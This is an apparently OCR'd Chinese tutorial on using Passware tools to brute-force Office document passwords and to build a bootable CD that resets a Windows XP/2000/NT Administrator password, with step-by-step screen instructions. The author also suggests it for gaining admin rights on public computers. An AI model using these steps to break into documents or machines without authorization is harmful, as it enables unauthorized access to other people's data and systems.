
从图中我们知道它可以破解Excel、Word、Access、Outlook、PowerPoint、VBA文件和Outlook邮件帐号密码。这个稍微要复杂点，“联机”可以立即预览有密码的Word和Excel文档





内容。Office Key将连接到网站www.Decryptum.com服务器生成免费预览和解密文件。但是我们需要购买Decryptum证书才能解密文件，预览是不收取费用的，它只可以显示解密文档的部分内容。由于考虑到数据的安全性Office Key不会传输整个文件到服务器，只传输小部分需要解密的文档。在上传期间，Office Key使用256位加密方法的安全协议进行数据加密保障数据传输的安全。如果大家不愿意出钱我们还是回到本地暴力破解上。






在工具栏上的“设置”里设置破解相关选项，如图7。

我们可以选择破解时进程的级别，破解类型按自己情况选吧，程序自带有字典，如果有好的字典可以在该程序的根目录下（比如：C:\Program Files\Passware）替换掉原来的名为“dict”的字典文件，打开“字典”栏，如图8。

这个设置字典，呵呵，也可以从这里选择自己字典的路径哦。其他的没什么说的了，大家一看就明白了，反正都是汉化了的。后面的“Xieve优化”栏、“暴力破解”栏、“符号集”栏也是比较傻瓜化的操作了，大家自己下来再熟悉下就行了。设置好后，我们用快捷键“CTRL+O”（不是零！）打开要破解的文件，然后便开始破解了，如图9。



看来它还会显示文档是用版本软件编辑的哦。成功后如图10。


看到画线部分显示的是密码：“1”，下面还提示“文件修改密码”和“文档密码”都没有的。哈哈，感觉速度很快哦。


Windows XP/2000/NT的Administrator密码的解


下面我给大家介绍最后一种密码的破解或者应该说是解除吧，说完闪人~

有时我们可能会忘掉设置的计算机管理员密码而无法进入系统，或者在公用的计算机上的权限很少而需要得到ADMIN权限，那么我们拥有Administrator的密码就是最好不过的选择了。打开PASSWARE文件夹里的Windows XP-2000-NT Key程序如图11。

这里我介绍下解除计算机管理员的流程，首先用第三方程序配合着系统安装盘生成一个可更改当前计算机管理员密码的文件，然后我们可以把这个文件放在启动盘里，比如软盘、光盘。重新启动系统，让系统转到我们的启动盘上来（比如可以先放一张系统安装盘启动电脑，在启动过程中框按F6键，意为让电脑安装第三方启动程序），然后，我们先制成的文件开始运行了，接下来就按照程序的提示操作一步一步最终更改计算机管理员，密码在重启电脑时输入已经更改的密码就成功了。







所以现在我们选择是制作光盘镜像还是软盘。由于我计算机没有软驱（我想大部分朋友现在配置电脑时也不会要软驱吧），因此，这里以光盘为例子，单击“Windows Key可引导CD-ROM”后，如图12。


这时放入系统的安装盘，在第一栏上选择TXTSETUP.SIF文件的位置，我的是：“H:\SERVER\I386\TXTSETUP.SIF”。下面一栏选择生成文件的路径，然后“下一步”，如图13。

这里填写等下恢复密码时软件的认证信息，密码如果设置了的话，等下在恢复计算机管理员密码时会要求你输入密码，然后“下一步”，如图14。


程序开始生成密码恢复文件（Windows Key），一会儿会提示文件生成完成并显示路径，如图15。


现在就可以关闭Windows XP-2000-NT Key了，我们把“WindowsKey.iso”文件刻录到光盘后，把系统安装盘放入光驱重新启动电脑，再按F6键，如图16。


呵呵，挺像安装系统时的样子哦，稍等一会儿出现如下画面，如图17。




这里显示了先前我们填写的一些信息，由于现在是在DOS下，DOS是不能支持中文的显示（即“资中二中校长”），如图17问号处。接下来要求我们输入密码了，即5201314，但我弄了几次都没成功，先输入没有屏显，自己以为是不显示密码输入的，可“ENTER”了几次都错了，而输入密码的机会只有3次，晕死哦~无意中我碰了下键盘上的一个字母却有屏显了，难道之前没输入进去？于是改用横着排列的数字键就行了，所以大家在输入时不要用键盘右边的数字集合键盘输入，密码正确后如图18。










接下来询问选择“1”还是“0”，“0”是退出，我们当然选择“1”了，记住了还是用横着的那排数字输入。如图19。


接下来我们继续选择“Y”，如图20。



然后，我还是选择“1”，如图21。


询问密码是否改为“12345”，选择“Y”继续，如图22。

